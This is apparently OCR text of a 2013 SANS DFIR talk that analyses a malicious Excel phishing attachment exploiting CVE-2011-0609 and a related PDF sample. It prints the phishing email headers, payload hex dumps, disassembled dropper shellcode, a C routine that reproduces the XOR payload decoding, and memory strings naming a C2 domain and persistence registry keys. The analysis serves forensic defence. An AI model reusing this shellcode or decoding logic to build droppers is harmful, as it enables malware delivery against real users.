Offense informs Defense or does it?

Jeff Brown

SANS DFIR, June 9 2013

Introduction

Can I get an A?

A

Can I get a P?

P

Can I get a T?

T

What's that spell?

What's that spell?

ABSTRACT

What's that spell?

ABSTRACT

PERSONALITY

What's that spell?

ABSTRACT

PERSONALITY


TRAITS

Segue

—

It's all about people ...

What interesting times we live in ...




Who are the "good" guys?













Who aspires to be who?

If I may quote from Sullivan & Morrow ...

"It's all I wanted
in the end,
was world domination
and a whole lot of
money to spend,

Well that's not much
to ask, it's really not
It's not much to ask
Just the same as
everybody else!!"

New Model Army
Sullivan & Morrow – 1983

OK - Where are we going?

A little more about myself

High Profile Case #1

CVE-2011-0609

4031049fe402e8ba587583c08a25221a

Thank you Timo Hirvonen, Mila Parkour & villys777

Delivery

```
From webmaster@beyond.com
Date: Thu, 3 Mar 2011 12:47:52 -0400
Subject: 2011 Recruitment plan
From: "web master" <webmaster@beyond.com>
To: <xxxxxxxxxxxxx@xxx.com>
Cc: "xxxxxxxxxxxxxx" <xxxxxxxxxxxxx@xxx.com>, "xxxxxxxxxxxxxx"
 <xxxxxxxxxxxxx@xxx.com>, "xxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
 <xxxxxxxxxxx@xxx.com>

Message-Id:
 <58A1C8193262934FADC2C7764FEFB9CA15405A8FFF@phlspmx001.Beyond.local>
In-Reply-To:
 <58A1C8193262934FADC2C7764FEFB9CA15405A8FFD@phlspmx001.Beyond.local>
References:
 <58A1C8193262934FADC2C7764FEFB9CA15405A8FFD@phlspmx001.Beyond.local>

Received: from phlspmx001.Beyond.local ([xxx.xxx.x.201]) by
 phlspmx001.Beyond.local ([xxx.xxx.x.201]) with mapi; Thu, 3 Mar 2011 11:48:06
 -0500

Received: from mail.beyond.com (xxx.x.xx.194) by TX2EHSMHS032.bigfish.com
 (xx.x.xx.132) with Microsoft SMTP Server id xx.x.xxx.8; Thu, 3 Mar 2011
 16:48:06 +0000

Received: from TX2EHSMHS032.bigfish.com (unknown [xx.x.xx.240]) by
 mail176-tx2.bigfish.com (Postfix) with ESMTP id 508F11AB0050;  Thu,  3 Mar
 2011 16:48:15 +0000 (UTC)
```

File

Composite Document File V2 Document, Little Endian, Os: Windows, Version 5.1, Code page: 936, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Sep 15 01:00:00 2006, Last Saved Time/Date: Mon Jan 17 19:59:34 2011, Security: 0

```
00013a00  43 2e 42 47 04 06 89 19  fe 00 fa 00 fc 00 f9 00  |C.BG............|
00013a10  0b ff f2 00 48 00 ee 00  ec 00 ea 00 a8 00 fc 00  |....H...........|
00013a20  e4 00 e2 00 e0 00 de 00  dc 00 da 00 d8 00 d6 00  |................|
00013a30  d4 00 d2 00 d0 00 ce 00  cc 00 ca 00 c8 00 c6 00  |................|
00013a40  c4 01 c2 00 7a 10 be 0e  a3 b4 b3 cd 99 b8 b7 4c  |....z..........L|
00013a50  79 21 22 90 e4 68 c7 73  8c 70 d8 6f cf 72 c7 6d  |y!"..h.s.p.o.r.m|
00013a60  84 6d d7 73 d4 20 fc 65  bc 72 ef 6e b8 75 f8 64  |.m.s. .e.r.n.u.d|
00013a70  f1 72 b2 57 f9 6e bd 32  81 0a ae 37 88 00 86 00  |.r.W.n.2...7....|
00013a80  84 00 82 00 80 00 7e 00  7c 00 7a 00 78 00 76 00  |......~.|.z.x.v.|
00013a90  74 00 72 00 70 00 6e 00  6c 00 6a 00 68 00 66 00  |t.r.p.n.l.j.h.f.|
00013aa0  64 00 62 00 60 00 5e 00  5c 00 5a 00 58 00 56 00  |d.b.`.^.\.Z.X.V.|
00013ab0  54 00 52 00 50 00 4e 00  4c 00 4a 00 48 00 46 00  |T.R.P.N.L.J.H.F.|
00013ac0  44 00 42 00 40 00 3e 00  3c 00 3a 00 38 00 36 00  |D.B.@.>.<.:.8.6.|
00013ad0  34 00 32 00 30 00 2e 00  2c 00 2a 00 28 00 26 00  |4.2.0...,.*.(.&.|
00013ae0  24 00 22 00 20 00 1e 00  1c 00 1a 00 18 00 16 00  |$."..............|
00013af0  14 00 12 00 10 00 0e 00  0c 00 0a 00 08 00 06 00  |................|
```

```
0001a310  f4 00 f2 00 f0 00 ee 00  ec 00 ea 00 e8 00 e6 00  |................|
0001a320  e4 00 e2 00 e0 00 de 00  dc 00 da 00 d8 00 d6 00  |................|
0001a330  d4 00 d2 00 d0 00 ce 00  cc 00 ca 00 c8 00 c6 00  |................|
0001a340  c4 00 c2 00 c0 00 be 00  bc 00 ba 00 b8 00 b6 00  |................|
0001a350  b4 00 b2 00 b0 00 ae 00  ac 00 aa 00 a8 00 a6 00  |................|
0001a360  a4 00 a2 00 a0 00 9e 00  9c 00 9a 00 98 00 96 00  |................|
0001a370  94 00 92 00 90 00 8e 00  8c 00 8a 00 88 00 86 00  |................|
0001a380  84 00 82 00 80 00 7e 00  7c 00 7a 00 78 00 76 00  |......~.|.z.x.v.|
0001a390  74 00 72 00 70 00 6e 00  6c 00 6a 00 68 00 66 00  |t.r.p.n.l.j.h.f.|
0001a3a0  64 00 62 00 60 00 5e 00  5c 00 5a 00 58 00 56 00  |d.b.`.^.\.Z.X.V.|
0001a3b0  54 00 52 00 50 00 4e 00  4c 00 4a 00 48 00 46 00  |T.R.P.N.L.J.H.F.|
0001a3c0  44 00 42 00 40 00 3e 00  3c 00 3a 00 38 00 36 00  |D.B.@.>.<.:.8.6.|
0001a3d0  34 00 32 00 30 00 2e 00  2c 00 2a 00 28 00 26 00  |4.2.0...,.*.(.&.|
0001a3e0  24 00 22 00 20 00 1e 00  1c 00 1a 00 18 00 16 00  |$." ............|
0001a3f0  14 00 12 00 10 00 0e 00  0c 00 0a 00 08 00 06 00  |................|
0001a400  04 00 02 00 46 55 63 4b  24 04 82 19 00 00 00 00  |....FUcK$.......|
```

Shellcode

```
mov     eax,fs:0x30
mov     eax,DWORD PTR [eax+0xc]
mov     esi,DWORD PTR [eax+0x1c]
lods    eax,DWORD PTR ds:[esi]
mov     esi,DWORD PTR [eax+0x8]          kernel32.7C800000
jmp     80487ca                          jmp -> call 80487c9 -> pop 8048593
pop     eax                              80487ce
sub     esp,0x200
mov     edi,esp                          EDI = ntdll.7C910228
mov     DWORD PTR [edi+0x8],esi
mov     DWORD PTR [edi+0x10],eax
nop
push    DWORD PTR [edi+0x8]
push    0xc0397ec
call    8048776
mov     DWORD PTR [edi+0x1c],eax         kernel32.GlobalAlloc EAX=7C80FDCD
push    DWORD PTR [edi+0x8]
push    0x7cb922f6
call    8048776
mov     DWORD PTR [edi+0x20],eax         kernel32.GlobalFree EAX=7C80FCCF
push    DWORD PTR [edi+0x8]
push    0x7c0017a5
call    8048776
```

```
mov    DWORD PTR [edi+0x24],eax        kernel32.CreateFileA EAX=7C801A28
push   DWORD PTR [edi+0x8]
push   0xffd97fb
call   8048776
mov    DWORD PTR [edi+0x28],eax        kernel32.CloseHandle EAX=7C809BE7
push   DWORD PTR [edi+0x8]
push   0x10fa6516
call   8048776
mov    DWORD PTR [edi+0x2c],eax        kernel32.CloseFile EAX=7C801812
push   DWORD PTR [edi+0x8]
push   0xe8e8791f
jbe    80485fe
add    BYTE PTR [eax],al
mov    DWORD PTR [edi+0x30],eax        kernel32.WriteFile EAX=7C800E27
push   DWORD PTR [edi+0x8]
push   0xc2ffb025
call   8048775
mov    DWORD PTR [edi+0x34],eax        kernel32.DeletFile EAX=7C831EDD
push   DWORD PTR [edi+0x8]
push   0x76da08ac
call   8048775
mov    DWORD PTR [edi+0x38],eax        kernel32.SetFilePointer EAX=7C810C2
push   DWORD PTR [edi+0x8]
push   0xe8afe98
call   8048775
```

```
mov    DWORD PTR [edi+0x34],eax          kernel32.DeletFile EAX=7C831EDD
push   DWORD PTR [edi+0x8]
push   0x76da08ac
call   8048775
mov    DWORD PTR [edi+0x38],eax          kernel32.SetFilePointer EAX=7C810C2
push   DWORD PTR [edi+0x8]
push   0xe8afe98
call   8048775
mov    DWORD PTR [edi+0x3c],eax          kernel32.WinExec EAX=7C86250D
push   DWORD PTR [edi+0x8]
push   0x99ec8974
call   8048775
mov    DWORD PTR [edi+0x40],eax          kernel32.CopyFileW EAX=7C82F87B
push   DWORD PTR [edi+0x8]
push   0x73e2d87e
call   8048775
mov    DWORD PTR [edi+0x44],eax          kernel32.ExitProcess EAX=7C81CB12
push   DWORD PTR [edi+0x8]
push   0xdf7d9bad
call   8048775
mov    DWORD PTR [edi+0x48],eax          kernel32.GetFileSize EAX=7C810B17
push   DWORD PTR [edi+0x10]
call   DWORD PTR [edi+0x34]              kernel32.DeleteFileA EAX=7C831EDD
xor    esi,esi                             0 = Last Err = ERROR_FILE_NOT_FOUND
```

```
inc     esi
lea     eax,[edi+0x60]
push    eax
push    esi
call    DWORD PTR [edi+0x48]            kernel32.GetFileSize
cmp     eax,0xffffffff                   O = Last Err = ERROR_INVALID_HANDLE
je      804866a

cmp     eax,0x10000                     Put file size here 0x1A600
jbe     804866a                         Passes jump

mov     DWORD PTR [edi+0x4],eax
mov     DWORD PTR [edi+0x60],esi
push    DWORD PTR [edi+0x4]
push    0x40
call    DWORD PTR [edi+0x1c]            kernel32.GlobalAlloc
mov     DWORD PTR [edi+0x5c],eax
push    0x0
push    0x0
push    0x0
push    DWORD PTR [edi+0x60]
call    DWORD PTR [edi+0x38]            kernel32.SetFilePointer
cmp     eax,0xffffffff                  Put EAX=0xffffffff
je      80486ec                         Passes jump
```

```
push   0x0
lea    ebx,[edi+0x70]
push   ebx
push   DWORD PTR [edi+0x4]
push   DWORD PTR [edi+0x5c]
push   DWORD PTR [edi+0x60]
call   DWORD PTR [edi+0x2c]            kernel32.ReadFile ERROR_ACCESS_DENIED
mov    ecx,DWORD PTR [edi+0x70]
sub    ecx,0x10
mov    eax,DWORD PTR [edi+0x5c]

inc    eax                             EAX before inc = 0x00147338
cmp    DWORD PTR [eax],0x47422e43        exception when EAX = 0x00162FFD
jne    80486ce
cmp    DWORD PTR [eax+0x4],0x19890604
je     80486d2
loop   80486bc

jmp    80486ec
add    eax,0x8
mov    DWORD PTR [edi+0x14],eax
```

```
inc     eax
cmp     DWORD PTR [eax],0x4b635546
jne     80486ea
cmp     DWORD PTR [eax+0x4],0x19820424
je      80486f8
loop    80486d8

push    DWORD PTR [edi+0x5c]
call    DWORD PTR [edi+0x20]              kernel32.GlobalFree
jne     804866a
add     eax,0x8
mov     DWORD PTR [edi+0x18],eax
push    0x0
push    0x80
push    0x2
push    0x0
push    0x0
push    0x40000000
push    DWORD PTR [edi+0x10]
call    DWORD PTR [edi+0x24]              kernel32.CreateFileA
mov     DWORD PTR [edi+0x64],eax
mov     DWORD PTR [edi+0x6c],0x905a4d     MZ header
push    0x0
```

```
lea     ebx,[edi+0x70]
push    ebx
push    0x4
lea     ebx,[edi+0x6c]
push    ebx
push    DWORD PTR [edi+0x64]
call    DWORD PTR [edi+0x30]              kernel32.WriteFile
mov     eax,DWORD PTR [edi+0x18]
sub     eax,DWORD PTR [edi+0x14]
sub     eax,0x8                           EAX=FFED021C
mov     ebx,DWORD PTR [edi+0x14]          EBX=0012FE30 == 00905A4D

xor     BYTE PTR [ebx],al                 EAX=FFED0214, EBX=0012FDEC, AL=14
inc     ebx                               EBX=0012FDED
dec     eax                               EAX=FFED0213
inc     ebx                               EBX=0012FDEE
dec     eax                               EAX=FFED0212
cmp     eax,0x0
jne     804873e
```

```
#include <stdio.h>
int main() {
  char buffer[1] = {0};
  FILE *fp = fopen("payload.bin", "rb");
  FILE *gp = fopen("new.bin", "wb");
  int byte;
  unsigned char hexnum;
  hexnum = 4;
  int count;
  count = 2;
    while((byte = fgetc(fp))!=EOF) {
    if ( 0 == (count % 2)) {
      printf("%02x\n", (byte ^ hexnum));
      fputc(byte ^ hexnum, gp);
      hexnum--;
      count++;
      }
    else if ( 0 != (count % 2)) {
      printf("%02x\n", byte);
      fputc(byte, gp);
      hexnum--;
      count++;
      }
    }

  return 0;
}
```


Memory Artifcats

```
$ strings IEXPLORE.EXE.251b888.0x00170000-0x00170fff.dmp
EXPL0RER.exe
admin
{CBFCF6A3-403D-98F9-223F-03EB127AFEE0}
good.mincesur.com
good.mincesur.com
)!VoqA.I1
StubPath
SOFTWARE\Classes\http\shell\open\command
Software\Microsoft\Active Setup\Installed Components\
Software\Microsoft\Active Setup\Installed Components\{CBFCF6A3-403D-98F9-
223F-03EB127AFEE0}
C:\Temp\b15b4a89bfdb0e279647ab6c14e80258.exe
C:\WINDOWS:EXPL0RER.exe
Y( 8
WNY*f
;k  s1
>-  x>
admin
good
```

Repeated structures

Link to cve-2010-0188

50b9bee0213917e52d32d829072 34aeb



File


PDF document, version 1.6

ModifyDate>2010-03-03T16:36:02+08:00
CreateDate>2010-02-25T09:23:32-08:00

```
00015f70  3e 73 74 72 65 61 6d 0d  0a 46 56 43 4b 04 06 89  |>stream..FVCK...|
00015f80  19 98 ce e6 e5 e4 63 e2  e1 8c b9 df dd 91 81 4a  |......c........J|
00015f90  d9 db d7 d6 d5 d0 d3 d2  d1 2f 30 ce cd 74 cb ca  |........./0..t..|
00015fa0  c9 c8 c7 c6 c5 84 c3 c2  c1 c0 bf be bd bc bb ba  |................|
00015fb0  b9 b8 b7 b6 b5 b4 b3 b2  b1 b0 af ae ad ac ab aa  |................|
00015fc0  a9 a8 a7 a6 a5 a4 a3 a2  a1 10 9f 9e 9d 92 84 20  |............... |
00015fd0  97 98 23 9f 58 b5 2b 93  dd 5d ae da e5 e5 f8 aa  |..#.X.+..]......|
00015fe0  f9 fa e8 e1 f7 e5 ee a2  e2 e1 11 10 12 08 5b 18  |..............[.|
00015ff0  1c 58 05 03 1b 54 1a 1c  51 34 20 3d 4d 01 04 0e  |.X...T..Q4 =M...|
00016000  0c 46 6a 6b 6f 40 63 62  61 60 5f 5e 5d 20 b3 47  |.Fjko@cba`_^] .G|
00016010  1c 60 de 25 43 6c da 21  47 68 c6 3d 5b fa dd 2a  |.`.%Cl.!Gh.=[..*|
00016020  5f 68 ce 35 53 80 ea 23  57 79 b6 4d 2b 6e 52 59  |_h.5S..#Wy.M+nRY|
00016030  51 00 be 45 23 34 33 32  31 30 2f 2e 2d 7c 6e 2a  |Q..E#43210/.-|n*|
00016040  29 64 26 25 25 73 5b af  6a 20 1f 1e 1d 1c 1b 1a  |)d&%%s[.j ......|
00016050  19 f8 17 19 14 1f 12 17  1d 10 0b 0e 0d 0c 0d 0a  |................|
00016060  09 08 07 06 05 09 11 02  01 00 ef fe fd fc db fa  |................|
```

```
000140b0  a2 ae b2 d4 a6 a7 d7 dc  d5 a0 d7 a3 e9 ea 9c 99  |................|
